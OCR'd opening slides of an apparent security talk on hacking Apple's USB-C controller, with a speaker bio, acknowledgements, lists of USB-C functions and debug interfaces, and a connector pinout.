ACE up the Sleeve

Hacking into Apple's new USB-C controller



whoami

- Thomas Roth aka stacksmashing

- Security researcher - Hardware & Firmware
- Co-founder at hextree.io

- Twitter: @ghidraninja YouTube: @stacksmashing

hextree.io

Thanks

- Siguza
- Oly (Thunderbolt Patcher)
- AsahiLinux Team
- Carlo Maragno
- Jiska, Fabian & Caro
- Carlo Maragno
- Marc Zyngier (maz)
- T8012 Dev Team
  - aunali1
  - h0m3us3r
  - mrarm
  - Rick Mark

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The backstory...


9:41 AM
100%
Messages
Calendar
Wednesday
9
Photos
Camera
Weather
Clock
Maps
280
Videos
Wallet
Notes
Reminders
Stocks
iTunes Store
App Store
iBooks
Health
Settings
Phone
Safari
Mail
Music

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The obvious stuff

- Charging
- USB
- Video & Audio



The obvious stuff

- Charging
- USB
- Video & Audio



The cool stuff

- JTAG
- UART
- SDQ

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Tamarin Cable



The cool stuff

JTAG

UART

SDQ

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







Charging
Data
Audio
Video
The cool stuff?






GND TX1+ TX1- VBUS CC1 D+ D- SBU1 VBUS RX2- RX2+ GND
GND RX1+ RX1- VBUS SBU2 D- D+ CC2 VBUS TX2- TX2+ GND

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
Tuesday, September 12
9:41
Tuesday, September 12
9:41

USB-PD Negotiation



